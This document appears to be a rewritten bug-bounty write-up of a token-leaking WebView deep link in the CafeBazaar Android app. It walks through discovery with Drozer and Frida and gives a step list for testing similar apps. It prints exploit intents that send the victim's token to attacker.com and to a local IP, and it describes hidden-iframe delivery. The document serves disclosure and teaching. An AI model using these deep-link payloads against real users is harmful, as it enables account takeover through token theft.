The Vulnerability and Attack Scenario
The CafeBazaar Android app exposed a WebView deep link that accepted an unsanitised URL and inserted the user's authentication token into it. An attacker could trick a logged-in user into opening a malicious link, causing the token to be sent to the attacker's server and leading to account takeover.
 Published on securityflow.io
In this post, I’m gonna write about a vulnerability we’ve (me + binb4sh) found in the CafeBazaar bug bounty program. CafeBazaar is one of the biggest holdings in Iran, I’ve previously written about another case in the other CafeBazaar’s platform which led to plain text password dump by SSRF.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
CafeBazaar is described in the report as one of the biggest holdings in Iran, and this write-up covers a vulnerability found in its Android application (com.farsitel.bazaar) through the CafeBazaar bug bounty program. The feature at the centre of the finding is the app's WebView: the application opens URLs inside an embedded browser, and one of the ways it reaches that WebView is through a deep link handled by ir.cafebazaar.ui.home.HomeActivityy.
Normally the flow is benign. When the user opens the purchases area, the app builds a URL to a CafeBazaar endpoint that converts an authentication token into an authentication cookie, appends the user's token into a %s format specifier, and hands the resulting URL to the WebView through an internal deep link. The deep link carries a title, the URL, and two boolean parameters, is_internal and login.
The report describes two attack scenarios:
- Remote: the attacker sets up a malicious web page containing a hidden iframe; once the victim visits the page, their account is taken over.
- Local: the attacker tricks the victim into installing an Android application on their phone, which calls a deep link on the victim's behalf, and the account is taken over.
The authors also note that, because an attacker could take full control of the WebView, achieving RCE was theoretically possible. They point to two references on WebView addJavascriptInterface remote code execution and on Android WebView fileAccess attack vectors.
Setup
The work combined static and dynamic analysis. For static analysis the authors used Drozer. For dynamic analysis they used Frida, hooking java.lang.StringBuffer and java.lang.StringBuilder to look for the string webview. They describe themselves as not proficient in hooking techniques, which is why they chose this simple method.
The vulnerable application is available for download, and the report gives its checksum:
https://github.com/Voorivex/files
MD5 (bazaar.apk) = [redacted]
A precondition for the token disclosure is that the user has already logged in to the application. The report also notes that the exploit they wrote works over the web.
Finding it
Hunting started, as usual, with decompiling the Android application and static analysis. The authors do not cover the full methodology, only the path that led to the hole.
The first step was a simple look at the activities:
run app.activity.info -a com.farsitel.bazaar

The output shows several activities within null permission that can be called by other applications in the Android operating system. The report notes that null permission may cause a vulnerability if security measures are not applied. The next command enumerated the package's information:
run app.package.info -a com.farsitel.bazaar -i
The result:

As shown in the image, ir.cafebazaar.ui.home.HomeActivityy has several deep links. One of them was interesting:

The reasoning at this point is that when it comes to WebView, user input must be controlled securely, otherwise there may be vulnerabilities leading to different attack scenarios. So the authors went looking for the parts of the app that used the WebView, using Frida and dynamic analysis.

They hooked java.lang.StringBuffer and java.lang.StringBuilder to search for the string webview. The hook script:

After the hooking was in place, they browsed all application sections. The result:


The interesting item in the output was a token-like value, with the parameter name key. That prompted a Man in the Middle attack to capture the traffic.
The response:

This was a sensitive endpoint that converted the authentication token into an authentication cookie. The authors stress the lesson they give their web application security students: pay attention to the convertor endpoint. The URL was:
https://cafebazaar.ir/login/bysession?key=Token&next=/account/cli-transactions?l=en
They then searched for the bysession string in the hook to trace where it came from:
The hook's result:

Analysis of the hook:

According to the image, in phases 1 and 2 the function ir.cafebazaar.ui.pardakht.g$a.getItem was encoding the base URL:
https://cafebazaar.ir/login/bysession?key=%s&next=/account/cli-transactions?l=en
Then adding some parameters:
title = Transactions
is_internal = true
login = true
Finally sending it to HomeActivity by the deep link. In phase 3, the deep link's data was passed to ir.cafebazaar.ui.common.d.onCreateView, and then an authentication token was inserted into the URL; the parameters were processed in this phase. In phase 4, ir.cafebazaar.ui.common.d$1.onPageStarted was called and the URL was opened by the WebView.
In general, the following functions were responsible for creating, sending, receiving and parsing the deep link's data:
ir.cafebazaar.ui.pardakht.g$a.getItem(PurchasesFragment.java)
ir.cafebazaar.ui.common.d.onCreateView(WebFragment.java)
ir.cafebazaar.ui.common.d$1.onPageStarted(WebFragment.java)
So the authors analysed the functions carefully:

The first function, ir.cafebazaar.ui.pardakht.g$a.getItem:

The important part of the function was creating the deep link:

The parameters of bazaar://webview are:
- The first parameter is used for the page's title.
- The second parameter is the URL opened by the WebView. It has a format specifier
%s, which is replaced with the authentication token before the URL is opened. - Two boolean parameters,
is_internalandlogin.
After the deep link had been created, the second function, ir.cafebazaar.ui.common.d.onCreateView, was receiving and parsing the deep link's data.

A significant note here was the null permission: the deep link was callable by other processes and Android applications on the user's phone. Verifying the flaw:

Result:

After all the tests and analysis, they reached the vulnerable point:

The function's behaviour, clarified with comments added by the authors:

According to the function, if the login parameter is set to true in the deep link URL, the token replaces %s. This happens if the user has already logged in; otherwise the %s is removed. Finally the URL is opened by the WebView, and that is where the vulnerability arises.
Exploitation
The analysis produced two facts:
- There is no access control on the WebView intent, as other processes can call it directly.
- The URL in the intent is not sanitised.
Consequently, if an attacker can trick a user into calling the following intent, the user's token will be disclosed to the attacker:
bazaar://webview?title=&url=URLEncode(http://attacker.com/%s)&login=true
Step 1: verify the deep link with Drozer
The vulnerability was verified with Drozer:

adb shell “””am start -a android.intent.action.VIEW -d ‘bazaar://webview?title=Attacked&url=http%3A%2F%2F192.168.115.2%3A1337%2F%3FTokenIs%3D%25s&login=true’ com.farsitel.bazaar”””
The data URI is a bazaar://webview deep link whose title is Attacked and whose url parameter is a URL-encoded http://[redacted]:1337/?TokenIs=%s, with login=true. The report shows the result of this command in an image.
Result:
Step 2: steal the token over the web
The authors wrote an exploit that steals the user's token and works over the web. The attack scenario is simple: trick the user into opening the link and it is done.
Root cause
The mistake is in how the WebView deep link is handled. ir.cafebazaar.ui.common.d.onCreateView parses the deep link's data and, when login is true and the user is logged in, substitutes the authentication token into the %s format specifier of the URL taken from the intent. The URL is not sanitised, so the attacker controls where the token is sent. The deep link is callable by other processes and applications on the device, without access control. The combination of an unsanitised, attacker-controlled URL and a token substitution step turns an internal convenience deep link into a token exfiltration primitive.
Impact
An attacker who can get a logged-in user to invoke the crafted deep link obtains that user's authentication token, which the report describes as leading to account takeover. This can be done remotely, by hosting a page with a hidden iframe that triggers the deep link when the victim visits it, or locally, by tricking the victim into installing an Android application that calls the deep link on their behalf. The token disclosure requires the user to be logged in; if they are not, the %s is removed instead of being replaced. The authors also state that full control of the WebView made RCE theoretically possible.
Fix
The report does not describe a fix or a change made by the vendor. Based on the analysis, the deep link handler should not accept an arbitrary URL from an external caller, and the WebView intent should not be reachable by other processes without access control; the token substitution should only ever happen against a URL the app itself constructs.
Variants to test
- Enumerate exported activities and their permissions. Run
run app.activity.info -a <package>and look for activities with null permission. A positive result is an activity that other applications can start directly. - Enumerate deep links on exported activities. Run
run app.package.info -a <package> -iand inspect the deep links attached to activities. A positive result is a deep link that reaches a WebView or another component that consumes a URL. - Hook string builders for WebView URLs. Hook
java.lang.StringBufferandjava.lang.StringBuilderand browse the app, looking for URLs passed to a WebView. A positive result is a URL containing a token-like parameter or a%splaceholder. - Look for token-to-cookie convertor endpoints. Intercept traffic and watch for endpoints that exchange an authentication token for an authentication cookie. A positive result is an endpoint that converts an authentication token into an authentication cookie.
- Test the
loginparameter with an attacker-controlled URL. Invoke the deep link withlogin=trueand aurlpointing at a host you control, containing%s. A positive result is a request to your host carrying the victim's token. - Test the remote path. Embed the deep link in a hidden iframe on a page and visit it from a logged-in device.
What happened, in plain words
Two security researchers, Yashar Shahinzadeh and Ali Dinifar, found a bug in the Android app of CafeBazaar, described in the report as one of the biggest holdings in Iran. They found it through the company's bug bounty programme, which is a scheme where a company pays people for reporting security problems instead of punishing them.
The bug is a kind of mistake called an insecure deep link. To understand it, you need three ideas.
A deep link is a web-style address that opens a specific place inside an app instead of a website. If you have ever tapped a link in a message and your phone opened an app rather than a browser, you have used a deep link. The app registers a name for itself, here bazaar://, and other apps or web pages can ask the phone to open addresses that start with that name.
A WebView is a small browser built into an app. Many apps do not send you out to Chrome or Safari; they show web pages inside their own window using this component. The app can hand the WebView any address it likes, and the WebView will load it.
A token is a short secret string that proves who you are, a bit like the wristband you get at a festival: show it and you are let in without showing your ID again. A cookie is a small piece of data the browser stores for a site and sends back on every request, and it is often used to keep you logged in. CafeBazaar has an endpoint (a specific address on its server that does one job) that takes a token and gives back a cookie. That exchange is convenient, and it is exactly what the researchers focused on.
The bug works like this. The app builds a deep link that tells its own WebView to open a CafeBazaar address. That address contains a placeholder, %s, and the app replaces the placeholder with the logged-in user's token just before opening it. The deep link can be triggered by any other app on the phone, and the address inside it is not checked. So an attacker can supply their own address, keep the %s placeholder in it, and the app will helpfully paste the victim's token into the attacker's address and open it. The token travels to the attacker's server, and the attacker can use it to take over the account.
The report describes two ways to reach a victim:
- Remote: the attacker puts a hidden iframe (an invisible embedded page) on a web page. When the victim visits the page, the iframe triggers the deep link and the account is taken over.
- Local: the attacker tricks the victim into installing an Android app on their phone. That app calls the deep link on the victim's behalf and the account is taken over.
The authors also note that, because an attacker could take full control of the WebView, achieving RCE (remote code execution, meaning running the attacker's own code on the victim's device) was theoretically possible. They link to two articles on WebView addJavascriptInterface remote code execution and on Android WebView fileAccess attack vectors.
Getting the app and the tools
The vulnerable application can be downloaded, and the report gives a checksum so you can confirm you have the same file:
https://github.com/Voorivex/files
MD5 (bazaar.apk) = [redacted]
The first line is a web address where the file is stored. The second line is an MD5 checksum: a fingerprint computed from the file's contents. If you compute the fingerprint of your copy and it matches, your copy is byte-for-byte the same as the one the researchers used. This matters because a different version of an app may not have the same bug.
The work combined two approaches. Static analysis means reading the app's code without running it, the way you might read a recipe before cooking. Dynamic analysis means running the app and watching what it does, the way you might watch a cook at work. For static analysis they used Drozer, a tool that inspects Android apps and lets you ask the phone to start parts of an app on demand. For dynamic analysis they used Frida, a tool that can attach to a running app and observe or change what its code does; the act of intercepting a function like this is called hooking.
They hooked two Java classes, java.lang.StringBuffer and java.lang.StringBuilder. These are standard building blocks that programs use to glue text together. By watching every string an app builds, you can spot interesting text such as web addresses. The researchers say they are not experts in hooking, which is why they chose this simple method: watch all text being assembled and search it for the word webview.
One precondition matters for the whole attack: the victim must already be logged in to the app. The report also notes that the exploit they wrote works over the web.
Finding it
The hunt started, as usual, with decompiling the Android application and static analysis. Decompiling means turning the packaged app back into readable code. The authors do not cover the full methodology, only the path that led to the hole.
The first step was a simple look at the app's activities. An activity is one screen of an Android app, such as the home screen or the purchases screen. The command was:
run app.activity.info -a com.farsitel.bazaar
run tells Drozer to execute a module, app.activity.info is the module that lists activities, -a means "for this application", and com.farsitel.bazaar is the app's package name, its unique identifier on the phone. The point of this step is to see which screens other apps are allowed to open.
The output shows several activities within null permission that can be called by other applications in the Android operating system. Android protects some components with a permission, a rule that says only apps holding that permission may use them. Null permission means no permission is required at all, so any app on the phone can start that screen. The report notes that null permission may cause a vulnerability if security measures are not applied. Think of it as a staff door with no lock: fine if the room behind it is empty, a problem if it holds the safe.
The next command enumerated the package's information:
run app.package.info -a com.farsitel.bazaar -i
Again run executes a Drozer module, app.package.info prints information about the app, -a com.farsitel.bazaar selects the app, and -i asks for the detailed view, which includes the deep links each activity accepts. The result:
As shown in the image, ir.cafebazaar.ui.home.HomeActivityy has several deep links. One of them was interesting:
The reasoning at this point is that when it comes to WebView, user input must be controlled securely, otherwise there may be vulnerabilities leading to different attack scenarios. In other words, if a screen can be told by an outsider which address to load, the outsider effectively chooses what the built-in browser shows. So the authors went looking for the parts of the app that used the WebView, using Frida and dynamic analysis.
They hooked java.lang.StringBuffer and java.lang.StringBuilder to search for the string webview. The hook script:
After the hooking was in place, they browsed all application sections. The idea is to make the app build the strings it normally builds, then read them from the hook's output. The result:
The interesting item in the output was a token-like value, with the parameter name key. A parameter is a named value attached to a web address, the part after the ?, like a label on a form field. Seeing a secret-looking value labelled key suggested the app was sending a credential somewhere. That prompted a Man in the Middle attack, where the attacker sits between the phone and the server and reads the traffic, to capture it.
The response:
This was a sensitive endpoint that converted the authentication token into an authentication cookie. The authors stress the lesson they give their web application security students: pay attention to the convertor endpoint. A convertor like this is a single address that turns one kind of credential into another, so anyone who learns the input can obtain the output. The URL was:
https://cafebazaar.ir/login/bysession?key=Token&next=/account/cli-transactions?l=en
Reading it piece by piece: https://cafebazaar.ir is the server, /login/bysession is the endpoint that does the conversion, ?key=Token is the parameter carrying the token (shown here as the word Token in place of a real value), next=/account/cli-transactions tells the server where to send the user afterwards, and l=en sets the language to English. The whole point of this address is that whoever holds the key value gets a logged-in cookie back.
They then searched for the bysession string in the hook to trace where it came from:
Searching the hook output for a distinctive word is a way of following a thread backwards: the app must have built that address somewhere, and the hook recorded it. The hook's result:
Analysis of the hook:
According to the image, in phases 1 and 2 the function ir.cafebazaar.ui.pardakht.g$a.getItem was encoding the base URL:
https://cafebazaar.ir/login/bysession?key=%s&next=/account/cli-transactions?l=en
This is the same address as before, except that the token is replaced by %s. A format specifier is a placeholder in a template; %s means "a piece of text will be inserted here later". The app deliberately leaves a slot for the token so it can fill it in at the last moment. Then it added some parameters:
title = Transactions
is_internal = true
login = true
title is the heading shown on the page, here Transactions. is_internal and login are boolean parameters, meaning they hold only true or false. login = true is the switch that tells the app to insert the user's token into the %s slot.
Finally it sent the result to HomeActivity by the deep link. In phase 3, the deep link's data was passed to ir.cafebazaar.ui.common.d.onCreateView, and then an authentication token was inserted into the URL; the parameters were processed in this phase. In phase 4, ir.cafebazaar.ui.common.d$1.onPageStarted was called and the URL was opened by the WebView.
In general, the following functions were responsible for creating, sending, receiving and parsing the deep link's data:
ir.cafebazaar.ui.pardakht.g$a.getItem(PurchasesFragment.java)
ir.cafebazaar.ui.common.d.onCreateView(WebFragment.java)
ir.cafebazaar.ui.common.d$1.onPageStarted(WebFragment.java)
A function is a named block of code that does one job. The first one builds the deep link, the second receives and reads it, and the third runs when the page starts loading. The names in brackets are the source files the functions live in. So the authors analysed the functions carefully:
The first function, ir.cafebazaar.ui.pardakht.g$a.getItem:
The important part of the function was creating the deep link:
The parameters of bazaar://webview are:
- The first parameter is used for the page's title.
- The second parameter is the URL opened by the WebView. It has a format specifier
%s, which is replaced with the authentication token before the URL is opened. - Two boolean parameters,
is_internalandlogin.
So the deep link is a small envelope with four fields: a heading, an address to open, and two on/off switches. The dangerous field is the address, because the app will fill the token into it.
After the deep link had been created, the second function, ir.cafebazaar.ui.common.d.onCreateView, was receiving and parsing the deep link's data. Parsing means taking the raw text of the link apart into its named fields.
A significant note here was the null permission: the deep link was callable by other processes and Android applications on the user's phone. That is the missing lock on the staff door. Verifying the flaw:
Result:
After all the tests and analysis, they reached the vulnerable point:
The function's behaviour, clarified with comments added by the authors:
According to the function, if the login parameter is set to true in the deep link URL, the token replaces %s. This happens if the user has already logged in; otherwise the %s is removed. Finally the URL is opened by the WebView, and that is where the vulnerability arises. In plain terms: the app trusts the address it is handed, and it is willing to paste the user's secret into that address before loading it.
Exploitation
The analysis produced two facts:
- There is no access control on the WebView intent, as other processes can call it directly. An intent is Android's message asking a component to do something, such as "open this screen with this data".
- The URL in the intent is not sanitised. Sanitising means checking and cleaning input so it can only be what the app expects; here nothing checks where the address points.
Consequently, if an attacker can trick a user into calling the following intent, the user's token will be disclosed to the attacker:
bazaar://webview?title=&url=URLEncode(http://attacker.com/%s)&login=true
Reading it: bazaar://webview is the app's own deep link name, title= is left empty, url=URLEncode(http://attacker.com/%s) is the attacker's address with the %s slot kept in place (URL-encoded so it survives being carried inside another address), and login=true switches on the token substitution. The app will replace %s with the victim's token and open http://attacker.com/<token>, which delivers the secret straight to the attacker.
Step 1: verify the deep link with Drozer
The vulnerability was verified with Drozer:
adb shell “””am start -a android.intent.action.VIEW -d ‘bazaar://webview?title=Attacked&url=http%3A%2F%2F192.168.115.2%3A1337%2F%3FTokenIs%3D%25s&login=true’ com.farsitel.bazaar”””
